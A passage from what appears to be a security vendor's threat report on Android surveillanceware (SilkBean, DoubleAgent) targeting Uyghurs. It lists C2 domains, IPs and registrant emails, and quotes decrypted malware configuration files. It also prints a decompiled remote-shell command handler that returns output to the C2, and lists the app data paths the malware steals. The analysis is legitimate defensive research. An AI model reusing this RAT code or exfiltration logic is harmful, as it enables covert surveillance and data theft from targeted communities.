
A screenshot taken during the investigation of **https://www.islamapk[.]com/** which is exactly identical in content to **http://yurdax[.]com/android/**.

None of the APKs downloaded from the site during the investigation were malicious, although a significant fraction of the links were either not accessible or the target files did not exist. Lookout also began ingesting the same APKs found on SilkBean C2 servers from other sources shortly before new samples of SilkBean started appearing in August 2018. The temporal correlation suggests that the site and malware campaign were being updated in parallel.

Lookout researchers also uncovered six applications requesting invasive permissions that connect to **islamapk[.]com**, with very telling package names as to who is being targeted.  Two of the applications are known SilkBean samples, while the remaining are not yet classified into any known families, but appear to look for a second stage download from **islamapk[.]com**, which at the time of writing could not be accessed. Two of the applications' package names are **com.uyghur.hunter.islamapk**, and the other two are **com.islamapk.uy**, which is consistent with the targeting of Uyghurs that Lookout researchers have seen.

## Connections to Other Uyghur-targeted Surveillanceware

The detailed investigation into SilkBean apps and infrastructure provided the starting point for piecing together the different elements of this mAPT into a larger picture. Starting from the IP address (**213.128.81[.]82**) of the two previously mentioned C2 servers of SilkBean (**www.englishedu-online[.]com** and **www.turkyedu-online[.]com**) we found that a number of similar C2 servers had also resolved to the same IP address. This resolution has not changed since January 2016 (for **turkyedu-online[.]com**) and October 2017 (for **www.englishedu-online[.]com**).




A Maltego graph showing the resolutions of SilkBean's C2 domains to the IP addresses **213.128.81[.]82** and **31.210.106[.]90** as well as some other domains resolving to the same IPs since February 2016. This image was compiled using RiskIQ's Passive DNS data. OSINT[15] and RiskIQ[16] research indicates that **uyghurappbazar[.]com** and **overxtube[.]com** are already publicly associated with Android malware[17]. Many sites have a naming convention with the pattern "***edu-online.com**" and the rest appear to contain innocuous names or reference Uyghur-specific content, such as **otkaxbazar[.]com**.

[15] https://www.malwareurl.com/ns_listing.php?as=AS197328

[16] https://community.riskiq.com/search/213.128.81.82

[17] https://www.malwareurl.com/listing.php?domain=uyghurappbazar.com

By retroactively searching Lookout's app database for apps communicating with domains seen in the above graph, a C2 domain pattern "*edu-online.com" emerged as a common theme for many associated domain names this actor has made use of. From this, Lookout researchers uncovered hundreds of samples communicating with these domains, not all of which are SilkBean surveillanceware. In fact, the majority of these downloaded samples belong to malware from the families DarthPusher, HenBox and PluginPhantom.



Flowchart highlighting the connection from SilkBean infrastructure to new APK samples tied to three other malware families, DarthPusher, PhantomPlugin and HenBox.

DarthPusher[18] is classified by Lookout as an app dropper, i.e. malware with capability that can arbitrarily install an Android APK. An adversary can use this capability to push any piece of surveillanceware to an intended target device.

PluginPhantom[19], or IHide, was found to contain many separate Android applications hidden within its resources. Each surveillance function of the malware, such as collecting call logs, location, SMS messages and more, was divided into separate APKs that were then loaded through the "DroidPlugin" framework for Android. Location tracking functions used only Baidu libraries and most debugging statements appeared to be in Chinese. Lookout researchers also noticed overlap with other Chinese-developed code from IronButler and SpyWaller malware, which continues the trend of heavily reusing already existing malware tooling by the actor behind SilkBean.


HenBox[20,21], is a previously discovered surveillanceware already known to target the Uyghur community. We can only attribute a small subset of these apps to the SilkBean actor through the use of shared infrastructure and the similarity of the used domains to the previously mentioned pattern.

[18] https://www.androidphons.com/malware-spotted-xiaomi-mi4-smartphones/

[19] https://unit42.paloaltonetworks.com/unit42-pluginphantom-new-android-trojan-abuses-droidplugin-framework/

[20] https://unit42.paloaltonetworks.com/unit42-henbox-chickens-come-home-roost/

[21] https://unit42.paloaltonetworks.com/unit42-henbox-inside-coop/



WHOIS record history links a number of these domains together, through the emails **mars-soft@gmail.com**, **alimjan@gmx.com**, and **cojina@gmx.com**

Branching out from WHOIS information, C2 domains, and IP resolutions, Lookout researchers were able to find other potential C2 domains in use by the actor behind this tooling using the same targets and patterns. The majority of known C2 servers were registered with Xin Net Technology Corporation, a Chinese domain provider that has a reputation for hosting phishing and malicious sites[22], and eNom[23]. All others were hosted by Hetzner[24].

[22] https://www.pcworld.com/article/167549/article.html

[23] https://en.wikipedia.org/wiki/Enom

[24] https://en.wikipedia.org/wiki/Hetzner

| C2 domain name | Language of apps | Malware families | Notes |
|---|---|---|---|
| cookedu-online[.]com | Arabic and Chinese | HenBox, DarthPusher, DoubleAgent | Mostly focused on people practicing Islam. |
| babyedu-online[.]com | Uyghur and Pashto | DoubleAgent, GoldenEagle | The use of Pashto titles may indicate targeting of people in Afghanistan and Pakistan[25]. |
| newkidedu-online[.]com<br>swimedu-online[.]com | N/A | DarthPusher, HenBox | Overlaps with DarthPusher. |
| highschooledu-online[.]com | English, Pashto, and Uyghur | HenBox | Targeting newcomers to Turkey who speak English, with titles such as "Turkey Navigation" and "Cities of Turkey"; also secure messaging and VPN apps (Psiphon, Zapya and Voxer). |
| francedu-online[.]com | Arabic, Uzbek, English and Chinese | PluginPhantom | Domain names suggest possible targets in France. |
| englishedu-online[.]com | English | SilkBean, DarthPusher | Mostly apps focussing on people practicing Islam. Also secure messaging apps such as TalkBox. |
| turkyedu-online[.]com | Uyghur and Arabic | SilkBean, DarthPusher | App titles " اخبار سوريا " (Syria News), " ئستقلال " (Independence) third-party app stores and secure messaging. Targeting Uyghurs and people in Syria[26]. Continued to see samples into June 2019. |
| childedu-online[.]com | Indonesian/Malay, Turkish, Urdu/Hindi, English | PluginPhantom | Titles reference apps for live radio and TV (istiqlaltv, UYGHURTV and A2Z Kuwait FM Radio) and religious books and apps for Islam and Christianity in a number of languages including English, Arabic, Uyghur and Turkish. |
| turknews-online[.]com | English and Uyghur | SilkBean, DoubleAgent | Masquerading as portals to a number of third party app stores, some seen previously: **islamapk[.]com** and **yurdax[.]com**. |
| arabiaedu-online[.]com<br>egyptedu-online[.]com | N/A | N/A | Domain names suggest possible targets in Saudi Arabia and Egypt. |

[25] https://en.wikipedia.org/wiki/Turkistan_Islamic_Party_in_Syria

[26] https://www.reuters.com/article/uk-mideast-crisis-syria-china/syria-says-up-to-5000-chinese-uighurs-fighting-in-militant-groups-idUSKBN1840UP

| | | | |
|---|---|---|---|
| uyghurapkbaziri[.]com<br>turkyappbaziri[.]com | N/A | N/A | Registered by **mars-soft@gmail.com** who also registered **turknews-online[.]com** and **turkyedu-online[.]com** (see above). |
| oztilapk[.]com<br>uyghurappbazar[.]com<br>datastore-ugy-dl[.]com<br>downlaodatoz[.]com<br>marrip[.]com<br>marrip[.]org | N/A | N/A | Registered by **alimjan@gmx.com** who also registered **babyedu-online[.]com**<br>**childedu-online[.]com**<br>**highschooledu-online[.]com**. |
| uyghur-soft-market[.]com<br>0ztil[.]com<br>uyapkbazar[.]com<br>uyghurapkbaziri[.]com | N/A | N/A | Other potential infrastructure related by Passive DNS information |

C2 domains linked to SilkBean and information on apps communicating with them. Many of the domains collected during our research above appear to suggest hosting content for third party app stores. For example, Oztil App Baziri appears to be yet another Uyghur-focused third party app store (**www.oztil.com**), and also has been seen in other HenBox and DarthPusher titles. In fact, there are so many potential app stores that, without further insight into the targeted community, it is difficult to discern if any of these are legitimate stores or malicious watering holes impersonating legitimate stores.

As shown in the table above, the titles and languages used in these applications imply targeting of these malware families over a wide geographic area. There are titles in at least ten different languages, and many samples reference services in a number of countries around the world. While many apps are of interest to Muslims in general, Uyghur populations abroad in these geographic regions have reportedly continued to see targeting by the Chinese government [27,28,29].

At least eighteen third-party app stores were found during this investigation, all serving pages in Uyghur and Arabic. Among some other general and utility apps, these stores also contained apps specific to the Uyghur population or persons practicing Islam. If at least some samples of SilkBean were intended for Uyghur targets residing in China, the heavy use of third-party app stores makes sense since the Google Play store is not available in the region. Secure messaging applications such as WhatsApp and Voxer could also be downloaded from these stores, but are not malicious and appear to be popular, modified versions of those legitimate applications.

**www.otkaxapp.com**
**www.turkyappbaziri.com**
**www.izda.com**
**app.oztil.com**
**islamapk.com**
**yurdax.com**
**islamapk.com**
**uyghurapkbaziri.com**


**oztilapk.com**
**uyghurappbazar.com**
**datastore-ugy-dl.com**
**downlaodatoz.com**
**marrip.com**
**marrip.org**
**www.uyghur-soft-market.com**
**0ztil.com**
**uyapkbazar.com**

A list of all third party app stores found connected to potential C2 infrastructure for SilkBean, past and present. Some of these appear to be imitations of others, but it is difficult to confirm this for all of them since many are now offline.

[27] https://www.npr.org/2020/03/13/800118582/i-thought-it-would-be-safe-uighurs-in-turkey-now-fear-china-s-long-arm

[28] https://www.amnesty.org/en/latest/news/2020/02/china-uyghurs-living-abroad-tell-of-campaign-of-intimidation/

[29] https://www.brookings.edu/wp-content/uploads/2019/09/FP_20190930_china_counterterrorism_byman_saber-1.pdf



Screenshots depicting some of the many third-party app stores found focusing on persons that speak Uyghur or practice Islam.

There was one group of malicious applications whose details are not described in this section. Applications that communicate to **turknews-online[.]com** stood out to Lookout researchers as a completely different piece of malware. These are samples from a long-running family Lookout researchers have been tracking called DoubleAgent, described next in this report. Titles and functionality were particularly noteworthy as they display content from **islamapk[.]com** and **yurdax[.]com**, previously associated with SilkBean C2 server content. The most recent samples ingested by Lookout were initially found on VirusTotal and were uploaded through IPs located in US, Germany, and Korea in March and June of 2019.

There are also malware samples communicating to the C2 server **babyedu-online[.]com** which belong to a surveillanceware known as GoldenEagle, described in the last section of this report.

It appears to be important to the threat actor using SilkBean to blend into the background noise while infecting their targets, and that is a recurring theme in their design choices. Many samples were signed with compromised signing certificates, and the campaigns involving SilkBean uses known and abundant malware (DarthPusher, Spywaller) to accomplish their tasks, perhaps so that there is no unique tooling to tie to them. Where custom tooling is used, it is blended into apps that may be downloaded by their targets, as well as making them as geographically and linguistically-specific as possible. There is also evidence that the actor has deliberately made use of titles, package names, and emails (found in WHOIS information) that mimic the names of popular Uyghur individuals and activists. For example, alimjan@gmx.com which was used to link may C2 domains together, may be referring to Alimjan Yimit[30], a Uyghur christian clergyman who was imprisoned in 2008.

Campaigns associated with SilkBean also appear to be long-running, at least since 2015, and this shows patience and perseverance by the operator in question. It also appears that this mobile tool is not only used to target the Uyghur population within China, but also around the world in countries such as Turkey, Syria, Kuwait, Indonesia, Malaysia, Afghanistan and Pakistan.

# DoubleAgent

## Findings

In 2013 Citizen Lab reported on a compromised version of KakaoTalk[31], which had been used to target a prominent individual in the Tibetan community. This app was the first publicly exposed sample of a malware family called DoubleAgent. When Lookout initially investigated DoubleAgent in 2015, it was already an advanced Android remote access tool (RAT). Early versions of this family trojanized apps such as Voxer and TalkBox, as well as Amaq News, the official Daesh news application. The extent of this malware family and its connections to other campaigns has not been publicly reported on until now. Lookout researchers have seen DoubleAgent used exclusively against groups with contentious relationships with the Chinese government.

Although Lookout has been tracking this malware family for many years, new samples discovered in the last year indicated that the actors behind DoubleAgent were continuing to evolve the surveillanceware and use new infrastructure. However, they maintained the same targeting, as well as several key malware characteristics, such as similar decryption keys for configuration files.

These recent samples, discovered in late 2019, are the focus of this section on DoubleAgent. A decryption of the configuration files from these samples revealed a direct overlap in C2 infrastructure between the operators of DoubleAgent and SilkBean at a time when both malware families appeared to be active. The C2s found also confirmed our findings that other domains resolving to the IP address **213.128.81[.]82** since February 2016 were part of the same actor's infrastructure. This leads us to believe that the same actor is behind the use of DoubleAgent and SilkBean.

Titles also suggest targeting of the DoubleAgent family has included the Uyghur population, with these most recent samples masquerading as third-party Android app stores (**islamapk[.]com** and **yurdax[.]com**) serving Uyghur-focused applications and overlapping with C2 content seen when investigating SilkBean. Consistent use of domain names that fit the pattern "***-online.com**" was also noted across both these families.

[30] https://en.wikipedia.org/wiki/Alimjan_Yimit

[31] https://citizenlab.ca/2013/04/permission-to-spy-an-analysis-of-android-malware-targeting-tibetans/

## Malware details

Each DoubleAgent sample comes with an encrypted file in the **assets** folder that contains configuration information for the malware and its command and control servers. On launch, the malware Base64 decodes the file, most recently disguised with the name "**GoogleMusic.png**". This decoded text is then decrypted with a key formed by joining two strings hardcoded in the sample. MessageDigest is used to calculate the MD5 of this string, which is then used as the final key when decrypting the configuration file using the AES algorithm.

Contents of the decrypted configuration file are split by a sequence of hash signs ("**###**" or "**####**") and then dollar signs ("**$$$$$**"). This allows the malware to parse out C2 information, decryption/encryption keys, beaconing and timeout periods, among other configuration details on how the malware is run on an infected device..

```
androidapps.spdns.org:990 $$$$$comix_Qove $$$$$HaPyzi0o825-$^ $$$$$1 ####android.apps.us.to:990
$$$$$comix_Qove $$$$$HaPyzi0o825-$^ $$$$$1 ####androidapps.nsupdate.info:990 $$$$$holder-Peoq
$$$$$PhyOZ915_#@ $$$$$1 ####android.app.info.tm:990 $$$$$holder-Peoq $$$$$PhyOZ915_#@ $$$$$1
####http://heartsys.dnsapi.info ####30 ####600 ####21600 ####60 ####on
```

Decrypted contents of early configuration files called "google.ind".

```
[{"IP":"www.turknews-online.com","port":9701},{"IP":"www.cookedu-online.com","port":9701},{"IP":"www.turknews-
online.com","port":9701},{"IP":"192.168.10.108","port":9080}]####600####60####on
```

Configuration file formats appear to have changed slightly in more recent versions. The C2 list is now an array of JSON objects and the FTP server information is omitted. In this particular sample, the C2 server is **turknews-online[.]com**, a C2 domain tied to SilkBean.

Early versions of DoubleAgent used FTP servers as staging areas for exfiltrated content and required infected devices to authenticate with credentials from the decrypted text file. In addition to serving as a staging area for exfiltrated information, the FTP servers also hold files containing specific instructions that a device should carry out in the future. When an infected device beacons to C2 infrastructure it will check the FTP server for files with the format <device IMEI>.fmd. These files contain commands for a discrete action like uploading a file, enabling a service such as audio recording, searching directories for specific files, or installing additional applications.

Newer versions of DoubleAgent upload files, unencrypted, directly to the C2 servers using TCP sockets. Although the usual list of surveillance data is pulled and inserted into SQLite databases on the device (such as system information, calls, contacts, SMS texts, apps installed, browsing history, and more), it is not uploaded unless instructed by the C2 which indicates that the actor behind DoubleAgent prefers handling data exfiltration carefully, likely to avoid detection.

In addition, DoubleAgent also pulls the list of files, where possible, from the following set of locations when instructed to do so via C2 commands. It also monitors any changes and logs them in a SQLite database locally on the device.

- **/data/data/com.google.android.gm/shared_prefs (Gmail app)**
- **/data/data/com.google.android.gm/databases (Gmail app)**
- **/data/data/com.android.email/shared_prefs (Default email app)**
- **/data/data/com.android.email/databases (Default email app)**
- **/data/data/com.dropbox.android/databases (Dropbox app)**
- **/data/system**
- **/DCIM**
- **/Pictures**

Some samples of DoubleAgent feature code for downloading exploits in order to root the phone and install additional malware as a system app. Specifically, Lookout has seen the authors using TowelRoot in order to gain privileged access on victim devices and install additional malware on **/system**. This technique makes it difficult for the typical user to clean their device if infected.


Messages received from the C2 can contain an object that specifies two things: a number representing one of up to 39 commands handled by the malware, and optionally a String object that specifies any further parameters, each separated by a sequence of hash signs ('**#**').

The most noteworthy RAT capabilities found to be present in these new samples are discussed below:

- Runs arbitrary shell commands with or without root privileges, as specified by the C2 and returns the output of the command.
- Remounts system as Read-Write, installs a file as a system app at the **location /system/app/GoogleMail.apk**, and remounts **/system** back to Read-Only permissions if it has root.
- Installs a specified APK after a specified number of seconds.
- Hides or unhides app icon.
- Updates C2 configuration.
- Gathers a list of running apps and a list of apps in the foreground.
- Creates, deletes, and renames specific files.
- Records calls as **.amr** files, and zips them before sending the archive file out to the C2 server.
- Has the ability to kill its background service if needed, likely either to avoid detection or save battery.
- Stores all exfiltrated data in database (.db) files on the device.
- Has a database to track what files need to be uploaded to or downloaded from the C2 server, as specified by commands provided to the malware.
- Can either automatically or when directed by the C2 copy and upload data of popular communications applications, depending on the DoubleAgent sample.

- Talkbox
- DiDi (rideshare app in China)
- Keechat
- Coco
- Voxer
- WhatsApp
- Airetalk
- Viber
- Telegram
- Zello (Push to talk)
- Skype
- QQ
- MicroMsg
- MagicCall (Voice Changer app)
- BBM

List of applications whose files or databases are uploaded to DoubleAgent C2 servers of DoubleAgent samples seen in 2019. The malware also attempts to change the file permissions for all files under the /data/data/ directory of the above chat applications to permit read/write/execute for any UID.



```
case 38: {
    goto label_328;
    try {
    label_339:
        String[] strs = sks.split("###");
        if(strs.length > 0) {
            String bnm = new Kshell().Cmdreturn(strs, false);
            if(bnm == null) {
                Musicservice.this.socketThread.Sendstring(38, "No");
            }
            else {
                Musicservice.this.socketThread.Sendstring(38, bnm);
            }
        }

        return;
    }
    catch(Exception e) {
        goto label_367;
    }
}
```

Instruction (command) 38, above, allows the attacker to execute a specified shell command along with an arbitrary number of parameters separated by a '###' string, without requesting root permissions. 'Kshell' is the class in DoubleAgent responsible for executing shell commands with or without root permissions, as specified. If the command successfully gets executed, the output is sent back to the C2.

## DoubleAgent's connection to other malware families

